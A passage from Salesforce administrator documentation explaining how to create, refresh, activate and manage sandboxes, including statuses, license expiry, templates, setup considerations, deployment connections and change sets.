4. Select the type of sandbox environment you want.

 **Note:** A table shows the number and type of sandbox licenses available in your organization. You can select a different sandbox type to refresh if it's available.

5. Select the data you want to copy.

For a Partial Copy sandbox, click **Next**, and then select a template to specify the data for your sandbox. If you have not created a template for this Partial Copy sandbox, see [Creating or Editing Sandbox Templates](#).

For a Full sandbox, click **Next**, and then decide how much object data to include.

To include **Template-based** data in a Full sandbox, select an existing sandbox template. For more information, see [Creating or Editing Sandbox Templates](#).

To include **All** object data in a Full sandbox, choose whether and how much field tracking history to include, and whether to copy Chatter data. You can copy from 0 to 180 days of history, in 30-day increments. The default value is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can speed sandbox copy time.

6. Optionally, check **Auto Activate**. If you check **Auto Activate**, your sandbox is activated immediately after you refresh it, and you do not receive an activation email.
7. Click **Create**.

Salesforce starts copying data to the sandbox.

When the copy is complete, activate the sandbox to use the refreshed data. If you did not check **Auto Activate** while refreshing your sandbox, Salesforce sends you an email when your sandbox is ready to activate.

If you did not check **Auto Activate** while refreshing your sandbox, activate your refreshed sandbox:

1. From Setup, enter `Sandboxes` in the `Quick Find` box, then select **Sandboxes**.

A list of your sandboxes displays. Refreshed sandboxes to activate have an **Activate** link next to their name.

2. Click the link next to the sandbox you want to activate.

Warning: Activating a replacement sandbox that was created using the **Refresh** link deletes the sandbox it is refreshing. The current configuration and data are erased, including application or data changes that you've made. Click the **Activate** link only if you don't need the current contents of the sandbox. Your production organization and its data aren't affected. New sandboxes that aren't activated within 30 days will be deleted. Users who have created or most recently refreshed any sandbox for your organization will get at least two email notifications before we schedule the sandbox for deletion.

To monitor the creation or refresh progress of your sandbox:

- From Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes**. The list of your sandboxes displays a progress bar for items in the queue, in progress, or recently completed.
- Hover over the progress bar to show the percentage completed of a copy in progress.
- Click a name to go to a detail page showing information about the sandbox, including copy progress or how much time before the next available refresh.
- If your sandbox status is suspended or stopped for more than 1 hour, contact Salesforce customer service.

[Sandbox Setup Tips and Considerations](#)

[Understanding Sandbox License Expiration](#)

Managing Sandboxes

To manage your sandboxes, in Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes**. Salesforce displays the available sandboxes that you purchased and a list of your sandboxes in use.

Your sandbox information is organized by tabs. You manage your sandboxes from the **Sandbox** tab.

You can create a new sandbox and manage existing sandboxes. This tab lists each sandbox that was created for your organization. Each entry shows the status of that sandbox environment and the specific actions that you can take on it.

- The **New Sandbox** button starts the workflow to create a sandbox. For detailed steps, see [Create or Refresh a Sandbox](#) on page 5008.

Salesforce deactivates the **New Sandbox** button when an organization reaches its sandbox limit. If necessary, contact Salesforce to order more sandboxes for your organization.

Available Actions

- Administrators can click **Login** to log in to a sandbox as a user.
Salesforce displays this option only for active sandboxes, and you must be logged in to your organization as an administrator to see the **Login** button.
Users can log in to the sandbox at `https://test.salesforce.com` by appending `.sandbox_name` to their Salesforce usernames. For example, if a username for a production organization is `user1@acme.com`, and the sandbox is named "test," the modified username to log in to the sandbox is `user1@acme.com.test`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance, Unlimited**, and **Database.com** Editions

Available for purchase in **Professional** Edition.

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Modify All Data" OR "Manage Sandbox"

- Click **Refresh** to replace a sandbox with a new copy. Salesforce activates the **Refresh** button only for sandboxes that are eligible for refreshing. Your existing copy of this sandbox remains available while you wait for the refresh to be completed. The refreshed copy is inactive until you activate it.
- Click **Activate** to activate a refreshed sandbox. Salesforce displays this option only for sandboxes that aren't activated. You must activate your refreshed sandbox before you can access it.
 - ⚠ **Warning:** Activating a refreshed sandbox replaces the current sandbox with the refreshed version and permanently deletes the older version and all data in it. Your production organization and its data aren't affected.
- Click **Discard** to discard a refreshed sandbox. This action is displayed only for sandboxes that aren't activated. You can discard a sandbox if you don't want to use it or if you plan to do another refresh.
- Click **Edit** to change the name or description of the sandbox.
- Click **Del** to remove the sandbox entirely. If you delete a sandbox, you must wait for the sandbox's refresh interval to expire before you can replace it with another sandbox of the same type.
 - ⚠ **Warning:** Deleting a sandbox permanently erases the sandbox and all data in it. Your production organization and its data aren't affected.
- Click a sandbox name to see the sandbox detail page. On the sandbox detail page, you can perform all the preceding actions: Login, Refresh, Activate, Discard, Delete, and Edit.

Sandbox Statuses

The status of a sandbox can be one of the following.

Sampling

The copy engine is determining which object records will be sampled and copied from the production organization. This status is used only by Partial Copy sandboxes.

Pending

The sandbox is in the queue to be processed by the copy engine. If other sandbox copy requests were made before yours, your sandbox might remain in this state for an extended period of time.

Processing

The copy engine has picked up the copy request and is working to build the sandbox.

Suspended

The copy engine was interrupted while refreshing or creating the sandbox. The copy engine will automatically recover from this state and return to processing. If this status remains unchanged for more than one hour, please contact Salesforce Customer Support.

Stopped

The copy engine couldn't recover from multiple events. If your sandbox is in this state, please contact Salesforce Customer Support for specific details and next steps. We are notified automatically of sandboxes in this state and will work to get the sandbox back into the processing state.

Pending Activation

The copy engine has finished creating the sandbox and is waiting for you to activate or discard it.

Activating

The copy engine is completing the final steps to make your new sandbox available. This status is used after you click **Activate**.

Discarding

The copy engine is marking the refreshed sandbox for deletion. This status is used after you click **Discard**. The current sandbox and your production organization aren't affected by this process.

Completed

The copy engine has completed the creation or refresh process, and the new sandbox has been activated. You can log in to your new sandbox organization.

Deleting

The copy engine is marking the sandbox environment and all sandbox history for deletion. This status is used after you click **Delete**. This process doesn't affect your production organization.

Locking

A background process is locking the sandbox, which once it completes prevents you from logging in. See the **Locked** status for more details.

Locked

The sandbox can't be logged in to. This status is used when you have more sandboxes than your current licenses allow. This can happen if you let some or all of your sandbox licenses expire. While the sandbox is locked, you can't log in.

If your sandbox is in this state, contact your account manager to restore the expired licenses. You have 60 days to restore the licenses. If the licenses aren't restored within 60 days, your sandbox is deleted.

SEE ALSO:

[Create or Refresh a Sandbox](#)

[Understanding Sandbox License Expiration](#)

[Development Lifecycle Guide](#)

Understanding Sandbox License Expiration

Sandboxes are licensed separately from the Salesforce service, and are subject to restrictions if your licenses expire. If that happens, use the following information to return your sandboxes to full functionality.

Sandbox services are restricted if your organization doesn't comply with Salesforce's licensing rules. This typically happens when sandbox licenses expire.

As sandbox licenses expire, Salesforce decreases the count of available sandbox licenses for the selected sandbox type. When the licenses expire and your current license count is lower than the number of provisioned sandbox organizations, Salesforce removes sandbox services, such as Refresh, Sandbox organization accessibility, or Login.

 **Note:** Salesforce doesn't automatically delete sandbox organizations due to a license expiration.

There are a few different types of restrictions you might encounter when your organization doesn't comply with licensing rules.

Unactivated Sandboxes

New sandboxes that aren't activated within 30 days will be deleted. Users who have created or most recently refreshed any sandbox for your organization will get at least two email notifications before we schedule the sandbox for deletion.

Locked Sandboxes

Sandboxes become locked when all the licenses for that type of sandbox expire. Sandboxes that have been locked for 60 days will be deleted. Users who have created or most recently refreshed any sandbox for your organization will be notified prior to scheduling the sandbox for deletion. They will get at least three email notifications over 30 days.

Based on licensing and usage, you might encounter the following scenarios. Follow the suggested resolutions.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, and Database.com** Editions

Available for purchase in **Professional** Edition.

Unable to Refresh a Particular Type of Sandbox

Cause—Your organization is using more sandboxes than its sandbox licenses permit.

Example—Your organization has three Partial sandboxes but only two Partial sandbox licenses.

Effect—You can't refresh any sandboxes. When you're over your limit on any type of sandbox, your organization isn't allowed to refresh any sandboxes.

Resolution—Delete sandboxes to comply with the number allowed by your organization's sandbox licenses, or purchase more sandbox licenses.

All Sandboxes of a Particular Type are Locked

Cause—The license count of a given type, including higher hierarchical types, is zero.

Example—Your organization has three full sandboxes and zero full sandbox licenses.

Effect—All sandboxes of a particular type are locked. You don't have access to the sandboxes.

Resolution—Purchase the correct sandbox licenses to unlock the sandboxes. If you don't purchase enough licenses, you can't refresh sandboxes of that type.

All Sandboxes are Locked

Cause—Your production organization is locked.

Example—Your organization has one full sandbox and one developer-sandbox, but you can't log in to either sandbox.

Effect—If your production organization is locked, all sandboxes associated with the organization are locked.

Resolution—Contact your Salesforce representative to unlock your organization. When your production organization is unlocked, the sandboxes are unlocked as well.

[Sandbox Setup Tips and Considerations](#)

Creating or Editing Sandbox Templates

Sandbox templates control what data is copied into a sandbox.

Sandbox templates allow you to pick specific objects and data to copy to your Full or Partial Copy sandbox so you can control the size and content of each sandbox. Sandbox templates are only available for use with Full or Partial Copy sandboxes.

When you create a sandbox template, you select the object data (standard and custom) to copy during the creation or refresh of a sandbox.

The sandbox template editor understands the relationships that are defined in your organization's object schema. Some objects are included even before you've selected anything because they're required in any organization. As you select additional objects to copy, the editor ensures that associated required objects are also added. To see what related objects are required by an object, select it in the **Object** table. Required objects are displayed in the **Required Objects** column.

As you change the schema of the objects in your organization, Salesforce updates the template by adding or subtracting related required objects. For example, if Object A is a master of Object B, and you add Object B to a template, Salesforce requires Object A in the template, and adds Object A.

To create or edit a sandbox template:

1. From Setup, enter *Sandboxes* in the **Quick Find** box, select **Sandboxes**, then click the **Sandbox Templates** tab.
2. Click **New Sandbox Template** or click **Edit** next to an existing template you want to modify.
3. Enter a name and description for the sandbox template.
4. To add objects to the template, select the checkbox for each object you want from the available Objects list.

The Object Details section shows you the objects to be added automatically with the one you've selected.

5. To remove objects from the template, deselect the checkbox for the object in the available Objects list. If you remove an object you previously selected, dependent objects you didn't explicitly select are removed. If you attempt to remove an object with dependent objects, you'll receive a warning requesting a confirmation of the removal. Once you confirm your choice, those objects will also be removed.
6. Click **Save**.

To understand how to use a Sandbox template during sandbox creation or refresh, see [Create or Refresh a Sandbox](#) on page 5008.

To understand how a Sandbox template is used by the sandbox copy engine to create a Full or Partial Copy sandbox, see [Understanding Sandbox Environment Types](#) on page 5006.

 **Warning:** If you modify your object schema, your Sandbox Templates might be altered to include objects that are required by relationships. If you make a change to a required relationship in your object schema, review your sandbox templates to ensure that objects that you expect to be selected are still selected.

Available for purchase in **Professional** Edition.

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Modify All Data" OR "Manage Sandbox"

Sandbox Setup Tips and Considerations

Sandboxes behave almost the same as your production organization does, but there are some important differences that affect how you configure and test a sandbox organization.

Consider the following before you create a sandbox.

Servers and IDs

- Sandbox and production organizations always have unique organization IDs. The sandbox copy engine creates an organization as part of each creation and refresh request. So, the organization ID of your sandbox changes each time your sandbox is refreshed. Salesforce inserts the new value in any place the organization ID is used, such as text values and metadata.

To find the organization ID of the organization that you're currently logged in to, from Setup, enter *Company Information* in the **Quick Find** box, then select **Company Information**. Any script or process, such as test scripts or Web-to-Lead, that depends on a "hard coded" organization ID must use the current ID for the sandbox. When you deploy your changes to a production organization, update those scripts or processes with the production organization ID.

- Salesforce creates sandbox organizations on several instances. When a sandbox is created or refreshed, Salesforce selects an instance for your sandbox, so your sandboxes sometimes appear on different instances and have different URLs.
- When data is copied to a sandbox, object IDs (unique identifiers for all objects—the same as the [ID Field Type](#) in the developer API) for records are copied. After being copied, however, object IDs don't synchronize between your production organization and your sandbox. The sandbox and its corresponding production organization act as independent organizations. Object data (and corresponding object IDs) that are created in the production organization after the creation or refresh of a sandbox aren't synchronized into the sandbox. The sandbox has the same behavior—new objects that are created in the sandbox aren't synchronized back to the production organization.

Users and Contacts

- User information is included in a sandbox copy or refresh for all sandbox types. Because all Salesforce usernames must be unique and reference a single organization, all copied usernames are modified to ensure uniqueness during the copy process.

For each username, the copy process applies modifications as necessary to generate a unique, new username:

- First, the sandbox name is appended to the username. For example, the username `user@acme.com` for a sandbox named `test` becomes `user@acme.com.test`.
- If the resulting username is not unique, a second modification is performed in which some characters and digits are prepended to the modified username. This second modification results in a username such as `00x7Vquser@acme.com.test`.

When you log in with the modified username, you log in to the corresponding sandbox.

- The copy process doesn't copy Contact data to Developer or Developer Pro sandboxes. Therefore, Customer Portal users aren't copied. However, the copy process does copy the Customer Portal licenses, so you can create Customer Portal users in these sandboxes as needed.
- Whenever you create or refresh a sandbox, user email addresses are modified in your sandbox so that production users don't receive automatically generated email messages from the sandbox. User email addresses are appended with an example domain (`@example.com`), and the original `@` sign is replaced with `=`. This modification ensures that the system ignores these email

EDITIONS

Available for purchase in **Professional** Edition.

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Modify All Data" OR "Manage Sandbox"

addresses. For example, a user email of `awheeler@universalcontainers.com` in production becomes `awheeler=universalcontainers.com@example.com` when migrated to sandbox. If you want sandbox users to receive automatically generated emails as part of testing, you can correct the email addresses while logged in to the sandbox.

Warning: Sandboxes change Salesforce user email addresses, but don't change other email addresses in Salesforce, such as email addresses in contact records. To avoid sending unsolicited email from your sandboxes, manually invalidate or delete all email addresses in your sandboxes that don't belong to users of the sandbox. When testing outbound email, change contact email addresses to the addresses of testers or an automated test script.

Email Deliverability

New and refreshed sandboxes have the default email deliverability setting `System_email_only`. To configure email deliverability settings, in the sandbox organization, from Setup, enter `Deliverability` in the `Quick Find` box, then select **Deliverability**. If editable, set the `Access Level` in the Access to Send Email section. You may not be able to edit the Access level if Salesforce has restricted your organization's ability to change this setting.

- `No_access`: Prevents all outbound email to and from users.
- `System_email_only`: Allows only automatically generated emails, such as new user and password reset emails.
- `All_email`: Allows all types of outbound email. Default for new, non-sandbox organizations.

Tip: The `System_email_only` setting is especially useful for controlling email sent from sandboxes so that testing and development work doesn't send test emails to your users.

- Newly created sandboxes default to `System_email_only`.
- Sandboxes created before Spring '13 default to `All_email`.

Creating, Refreshing, and Deleting Sandboxes

- You can copy `Site.com` and `Site.com` community sites to sandboxes.
- Sandbox copy is a long-running operation that occurs in the background. You are notified of the completion of a sandbox copy via email. Sandbox refreshes can complete in hours, days, or even more than a week.
- Several conditions affect the duration of a sandbox copy or refresh, including the number of customizations, data size, numbers of objects and configuration choices, and server load. Also, sandbox refreshes are queued, so your copy might not start immediately after your request.
- A sandbox is not a point-in-time snapshot of the exact state of your data. Furthermore, we recommend that you limit changes to your production organization while a sandbox is being created or refreshed. Setup and data changes to your production organization during the sandbox creation and refresh operations can result in inconsistencies in your sandbox. You might detect and correct some inconsistencies in your sandbox after it is created or refreshed.
- Creating or refreshing a sandbox occurs over time. Running a large process or updating organizations of 30 GB or more during creation or refresh can cause inconsistencies in your sandbox.
- Some types of sandboxes are not available if you've reached your organization's limit. For example, if your organization is limited to one Full sandbox, and you already have a Full sandbox, you can't create another Full sandbox. However, you can refresh your existing Full sandbox.
- When you're finished with a sandbox, you can refresh it. This process replaces the current sandbox with a new copy of your production organization.
- If you have reduced your organization's number of sandbox licenses, a **Delete** link displays next to existing sandboxes. Delete a sandbox before creating or refreshing any more sandboxes.

- If you have active Salesforce-to-Salesforce connections in your sandbox, deactivate the connections and then reactivate them after the sandbox is refreshed. The connections and mappings aren't copied to the refreshed sandbox.

Matching Production Licenses

You can match provisioned licenses in production to your sandbox organization without having to refresh your sandbox. Matching updates sandbox license counts to match the counts in production, adds licenses that are in production but not in sandbox, and deletes licenses that aren't in production.

To match licenses, log in to your sandbox. From Setup, enter *Company Information* in the **Quick Find** box, select **Company Information**, then click **Match Production Licenses**. You get an alert when the matching process starts. After all licenses have been matched in sandbox, you get a confirmation email. The confirmation email is sent to the user who initiates the license copy.

Matching production licenses requires that your sandbox and production are on the same Salesforce release. If your sandbox has been upgraded to the next release—for example, during sandbox preview—but production hasn't been upgraded, you can't match production licenses.

The Match Production Licenses tool isn't available in trial organizations. To use the tool, you must have the "Modify All Data" permission.

Configuring Full Sandboxes

When you create or refresh a Full sandbox, you can configure it to determine what data is copied. Minimizing the amount of data you include speeds up your sandbox copy.

- The **Object History**, **Case History**, and **Opportunity History** options allow you to select the number of days of history from your production organization to copy to your sandbox. You can copy from 0 to 180 days of history, in 30-day increments. The default value is 0 days.
- By default, Chatter data isn't copied to your sandbox. Chatter data includes feeds and messages. Select **Copy Chatter Data** if you want to include it.
- The setup audit trail history of your production organization isn't copied to your sandbox. The audit trail for your sandbox organization starts when you begin to use it.
- Archived activities (tasks and events that aren't available in the production organization because they're over a year old) and password history (users' previous passwords) aren't copied.

Note: Don't increase the default selections unless special circumstances require it. Large amounts of data can significantly lengthen the time it takes to copy your sandbox.

Accessing Sandboxes

- Access changes for sandbox users:
 - A sandbox refresh deletes and recreates the sandbox as a new copy of the production organization. In effect, this process reverses any manual access changes you've performed. If you created sandbox-only users, they no longer exist, and a user's profile and permissions revert to their values in the production organization. After a refresh, make any access changes in the new copy.
 - You can create users in your production organization that are inactive, and then activate them in a sandbox. This method is a good way to create a user that has the appropriate permissions to develop in a sandbox.
 - Many development and testing tasks require the "Modify All Data" permission. If your developers don't have that permission in the production organization, increase their permissions in the sandbox. Exercise caution when granting this permission in sandbox organizations that contain sensitive information copied from production (for example, social security numbers).

- Users added in a production organization after creating or refreshing a sandbox don't have access to the production organization instance's related sandboxes. To create users in a sandbox, log in as the administrator on the sandbox organization and create them in the sandbox instance.
- You can create users for sandbox development, but these new users count against the number of licensed users in your organization. To reduce your license count, you can disable production users who don't need access to the sandbox before you create or refresh a sandbox.
- Always log in to your sandbox organization using the `https://test.salesforce.com` login URL.
- Remember to log in using the modified username as described in [Users and Contacts](#) on page 5015.
- If using the API, after you log in, use the redirect URL that is returned in the `loginResult` object for subsequent access. This URL reflects the instance on which the sandbox is located and the appropriate server pool for API access.
- Sandbox copies are made with federated authentication with SAML disabled. Any configuration information is preserved, except the value for `Salesforce Login URL`. The `Salesforce Login URL` is updated to match your sandbox URL, for example `http://cs1.salesforce.com`, after you re-enable SAML. To enable SAML in the sandbox, from Setup, enter *Single Sign-On Settings* in the `Quick Find` box, then select **Single Sign-On Settings**; then click **Edit**, and select `SAML Enabled`. Change the value of the `Salesforce Login URL` in the certificate for your client application as well.

Sandbox Limits Notes

Sandboxes don't send email notifications when storage limits are reached. However, if you reach the storage limit of your sandbox, you can't save new data in your sandbox. To check your storage limits, from Setup, enter *Storage Usage* in the `Quick Find` box, then select **Storage Usage** in your sandbox.

Customization and Data Changes

- Customizations and data changes in your production organization aren't reflected in your existing sandboxes. Create or refresh a sandbox to incorporate the most recent customizations made to your organization.
- You can only add, edit, or delete Apex using the Salesforce user interface in a Developer Edition or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the `compileAndTestAPI()` call.
- If your sandbox is the same version as Force.com AppExchange, you can:
 - Install and deploy apps from Force.com AppExchange in your sandbox.
 - Publish apps from your sandbox to Force.com AppExchange.

Publishing managed packages from a Force.com Sandbox is not advised, as refreshing or deleting the sandbox prevents any revisions to that managed package.

The version of your sandboxes can differ from Force.com AppExchange around the time of a Salesforce release. Check the logo in the upper left corner of your sandbox home page for version information.

- If your organization uses quote templates, and you create a Developer Pro sandbox, templates that contain `Text/Image` fields can't be opened for editing within the sandbox.
- If your production organization uses an image in quote templates and you copy the organization to your sandbox, the image path is not correct and the image appears as a broken link. To display the image, reinsert it from the correct location on your sandbox.

Service Exclusions

- The following features are disabled and can't be enabled in sandboxes.
 - Contract expiration warnings

- Case escalation

Contract expiration warnings and case escalation are disabled because they automatically send email to contacts, customers, and production organization users.
- Subscription summary
- Data exports (by clicking *Export Now* or *Schedule Export* on the Weekly Export Service page in Setup)
- The ability to create Salesforce sandboxes
- The ability to copy email service addresses that you create in your sandbox to your production organization
- The ability to publish Site.com sites

Other Service Differences

- Only custom links created as relative URLs, such as `/000z0000000EVpU&pv0={!Account_ID}`, work when copied to your sandboxes. Custom links created as absolute URLs, such as `https://na1.salesforce.com/000z0000000EVpU&pv0={!Account_ID}`, don't work in your organization's sandboxes. We recommend that you use only relative URLs in your production organization. Otherwise, correct the URLs in each sandbox.
- Salesforce has a background process that permanently deletes records in the Recycle Bin that are older than 15 days. This process runs at different times on different servers, so its timestamp in your sandbox differs from its timestamp in your production organization. Applications and integrations that depend on this timestamp can fail if they are first connected to one environment, such as your production organization, and then connected to another environment, such as your sandbox. Keep this behavior in mind when developing applications and integrations that depend on this timestamp.

The time of the latest execution of the background delete process is available through the `getDeleted()` API call.
- Sandbox copy and refresh support connected apps installed using a package installation, such as connected apps from the AppExchange. However, sandbox copy and refresh don't copy connected apps created within the production organization. For connected apps created within the production organization, delete any connected apps in the sandbox after the copy or refresh finishes. Then, recreate them in the sandbox to match the configuration in the production organization. The new connected app in the sandbox can't use the same Connected App API Name value (the same value as the `fullName` field in the metadata API).
- For Salesforce authentication providers set up in the Summer '14 release and earlier, the user identity provided by a sandbox does not include the organization ID. The destination organization can't differentiate between users with the same user ID from two sources (such as two sandboxes). To differentiate users, edit the existing Salesforce Auth. Provider settings in the destination organization, and select the checkbox to include the organization ID for third-party account links. After you enable this feature, your users must reapprove the linkage to their third-party links. Salesforce authentication providers created in the Winter '15 release and later have this setting enabled by default.
- After an organization's sandbox refresh is completed, a user has login access to a sandbox for 10 years after the sandbox refresh date if:
 - The user is a system administrator.
 - The user is copied into the sandbox from the production organization, not created directly in the sandbox.

- To log in as any user, access your sandbox via test.salesforce.com. The option to log in as any user isn't available when users access a sandbox from production by using the Login link.

Deploy Your Changes

Deployment Overview

Migrate metadata changes between organizations by using the deployment tools available in Setup.

To access these pages, use the [Quick Find](#) box.

Deployment Settings

In order to use the change sets feature, a deployment connection is required. You can specify connection permissions for both outbound and inbound change sets on the [Deployment Connections](#) page.

Deployment Status

Monitor the progress of deployments made through the [Metadata API](#).

Outbound Change Sets

Make changes in the organization you are logged into, and upload those changes to another organization.

Inbound Change Sets

Accept, modify, or reject change sets uploaded from other organizations.

SEE ALSO:

- [Change Sets Overview](#)
- [Monitoring Deployments](#)

Choose Your Tools for Developing and Deploying Changes

Whether you're an administrator using point-and-click tools or a developer writing code, you can pick the right tool, work in a sandbox, and deploy complete changes to a production organization. You can customize and code changes for your organization in a sandbox using one, or more, of the tools provided by Salesforce.

IN THIS SECTION:

- [Develop and Deploy Apex in the Developer Console](#)

Deploy Using the Force.com Migration Tool

Download the Force.com Migration Tool if you want to perform a file-based deployment of metadata changes and Apex classes from a Developer Edition or sandbox organization to a production organization using Apache's Ant build tool.

To download the Force.com Migration Tool:

1. From Setup, enter `Tools` in the `Quick Find` box, then select **Tools**.
2. Click **Force.com Migration Tool**.
3. Save the `salesforce_ant.zip` file and unzip its contents to the location of your choice.

The `salesforce_ant.zip` file contains the files you need to run an ant task that exercises the `compileAndTest` API call, including:

- A `Readme.html` file that explains how to use the tools
- A Jar file containing the ant task: `ant-salesforce.jar`
- A sample folder containing:
 - A `codepkg\classes` folder that contains `SampleDeployClass.cls` and `SampleFailingTestClass.cls`
 - A `codepkg\triggers` folder that contains `SampleAccountTrigger.trigger`
 - A `mypkg\objects` folder that contains the custom objects used in the examples
 - A `removecodepkg` folder that contains XML files for removing the examples from your organization
 - A sample `build.properties` file that you must edit, specifying your credentials, in order to run the sample ant tasks in `build.xml`
 - A sample `build.xml` file, that exercises the `deploy` and `retrieve` API calls

Note: The Force.com Migration Tool is a free resource provided by Salesforce to support its users and partners, but is not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

Deploy Using Change Sets

You can deploy workflows, rules, Apex classes and triggers, and other customization from a sandbox organization to your production organization. You can create an outbound change set in the Salesforce user interface and add the components that you would like to upload and deploy to the target organization. To access change sets, from Setup, enter *Outbound Change Sets* in the **Quick Find** box, then select **Outbound Change Sets**.

SEE ALSO:

[Change Sets Overview](#)

[Choose Your Tools for Developing and Deploying Changes](#)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in **Enterprise, Performance, Unlimited,** and **Database.com** Editions

Available in **Professional** Edition with a sandbox purchase.

Connect Organizations for Deployment

Deployment Connections and Options

In order for change sets to be sent from one organization to another, a deployment connection is required between the organizations. Deployment connections can't be created between arbitrary organizations; instead, a deployment connection is created between all organizations affiliated with a production organization. For example, if you have a production organization (Prod) and two sandboxes (Dev and Test), a deployment connection is created between production and each sandbox (Prod and Dev, and another connection between Prod and Test), as well as between the sandboxes (Dev and Test).

A deployment connection alone doesn't enable change sets to be sent between organizations. Each organization must be authorized to send and receive change sets. This added level of security enforces code promotion paths and keeps organizations' setup metadata from being overwritten by mistake.

For example, the following figure illustrates one possible migration path for a production organization and two sandboxes. In this example, the production organization can only receive changes that have been fully tested, so only the Test sandbox is authorized to upload change sets to production. In order to synchronize development projects with the production organization, the Prod organization can send change sets to the Dev sandbox, but not to the Test sandbox. Finally, because the features in development need iterative testing, Dev and Test sandboxes should be able to send change sets back and forth.

USER PERMISSIONS

To edit deployment connections:

- "Deploy Change Sets"

Change Set Authorization Enforces Code Path

Note: This illustration describes one possible code migration path. Your department must create its own policies for organizations to send and receive change sets to one another.

Deployment Options

To prevent a deployment from failing when components are referenced by Apex jobs, click **Allow deployments of components when corresponding Apex jobs are pending or in progress**, and then click **Save**. This option lets you deploy components that are referenced by Apex jobs—including scheduled jobs, batch jobs, and future methods—that are pending or in progress. This option applies to change sets and deployments that are started through the Metadata API.

Note:

- Enabling this option might cause Apex jobs to fail due to unsupported changes.
- This option doesn't affect editing and saving Apex code in the Salesforce user interface (in Setup or the Developer Console), which will fail if there are active jobs associated with the Apex class. Updating Apex code by using the Force.com IDE can succeed if this option is enabled because Metadata API is used for the code update.

[Viewing Details of a Deployment Connection](#)

Authorizing a Deployment Connection

In order for another organization to send change sets to the organization you are logged into, you must authorize the inbound change set.

1. From Setup, enter *Deployment* in the **Quick Find** box, then select **Deployment Settings**, and then click **Continue**.
2. Click **Edit** next to the organization you want to authorize.
3. Select **Allow Inbound Changes**.

4. Click **Save**.

SEE ALSO:

- [Viewing Available Deployment Connections](#)
- [Viewing Details of a Deployment Connection](#)
- [Deployment Connections and Options](#)

Viewing Available Deployment Connections

A deployment connection enables customizations to be copied from one organization to another. The deployment connections list shows which organizations are authorized to upload changes to this organization, and which organizations allow this organization to upload changes to them.

To view available connections, from Setup, enter *Deployment* in the *Quick Find* box, then select **Deployment Status**.

Action

Click **Edit** next to the organization that you want to allow or disallow change sets from.

Name

A list of organizations that have deployment connections to the organization you are currently logged into. Click the name of an organization to view more information about the connection.

Description

A brief description of the connected organizations.

Type

The type of organization you are connected to. Possible values are Production, Full Copy Sandbox, Configuration Only Sandbox, and Developer Sandbox.

Upload Authorization Direction

The arrows show the direction in which uploads can occur. A broken line means that no change sets are authorized in either direction. To authorize the connected organization to send you inbound change sets, edit the deployment connection for this organization. If you want to send outbound change sets to a connected organization, the administrator for that organization must edit the connection for that organization.

Change Sets

Change Sets Overview

Use change sets to send customizations from one organization to another. For example, you could create and test a new object in a sandbox organization, then send it to your production organization using a change set. Change sets can only contain modifications you can make through the Setup menu. For example, you can't use a change set to upload a list of contact records. Change sets contain information about the organization. They don't contain data such as records.

When you want to send customizations from your current organization to another organization, create an *outbound change set*. Once you send the change set, the receiving organization sees it as an *inbound change set*.

Sending a change set between two organizations requires a deployment connection. Change sets can only be sent between organizations that are affiliated with a production organization. For example, a production organization and a sandbox, or two sandboxes created from the same organization can send or receive change sets.

About Permission Sets and Profile Settings in Change Sets

Developers can use permission sets or profile settings to specify permissions and other access settings in a change set. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

Behavior	Permission Sets	Profile Settings
Included permissions and settings	<ul style="list-style-type: none"> • Standard object permissions • Standard field permissions • User permissions (such as "API Enabled") 	<ul style="list-style-type: none"> • Tab settings • Page layout assignments • Record type assignments • Login IP ranges

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in **Enterprise, Performance, Unlimited,** and **Database.com** Editions

Available in **Professional** Edition with a sandbox purchase.

USER PERMISSIONS

To edit deployment connections:

- "Deploy Change Sets"

To use outbound change sets:

- "Create and Upload Change Sets,"
- "Create AppExchange Packages,"

AND

"Upload AppExchange Packages"

To use inbound change sets:

- "Deploy Change Sets"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

- Available in
- Enterprise
 - Performance
 - Unlimited
 - Database.com

Behavior	Permission Sets	Profile Settings
	 Note: Assigned apps and tab settings are <i>not</i> included in permission set components.	<ul style="list-style-type: none"> User permissions
Included permissions and settings that require supporting components	<ul style="list-style-type: none"> Custom object permissions Custom field permissions Apex class access Visualforce page access 	<ul style="list-style-type: none"> Assigned apps Custom object permissions Custom field permissions Apex class access Visualforce page access
Added as a component?	Yes	No. Profiles are added in a separate setting.

For custom object permissions, custom field permissions, Visualforce page access, and Apex class access, always include supporting components in the change set. For example, object permissions for the custom object *Items* are included only if the *Items* object is also included.

 **Note:** Login IP ranges included in profile settings overwrite the login IP ranges for any matching profiles in the target organization.

Components Available in Change Sets

The following types of components can be added to a change set.

 **Note:**

- The components available for a change set vary by experience and edition. Also, some components require corresponding features to be enabled in your organization.
 - If you create or modify components unavailable in a change set, you can't send those components from one organization to another in a change set. In this case, migrate the changes manually by repeating the steps you performed when you created or modified the component.
 - List views are visible to all users when you deploy a change set. Change the visibility in the destination organization if necessary.
 - Deployed custom tabs are hidden by default for all users. They're visible only if the change set also contains profiles that set the visibility property appropriately. Professional Edition organizations are an exception—deployed custom tabs in those organizations are always visible by default.

Restrictions for Approval Processes in Change Sets

Understand these restrictions before you include approval processes in change sets.

- If the approval page fields include any custom fields on standard objects, you need to manually add those custom fields to outbound change sets. The `View/Add Dependencies` option for selecting change set components won't include these fields.
- If the approval process references any post templates that contain custom fields, then you need to resave those post templates in the originating organization before adding them to the change set. From Setup, enter `Post Templates` in the `Quick Find` box, then select **Post Templates**. For each post template, click **Edit** and then **Save**.
- Change sets don't include the order of active approval processes from the source organization. You may need to reorder the approval processes in the destination organization after deployment.
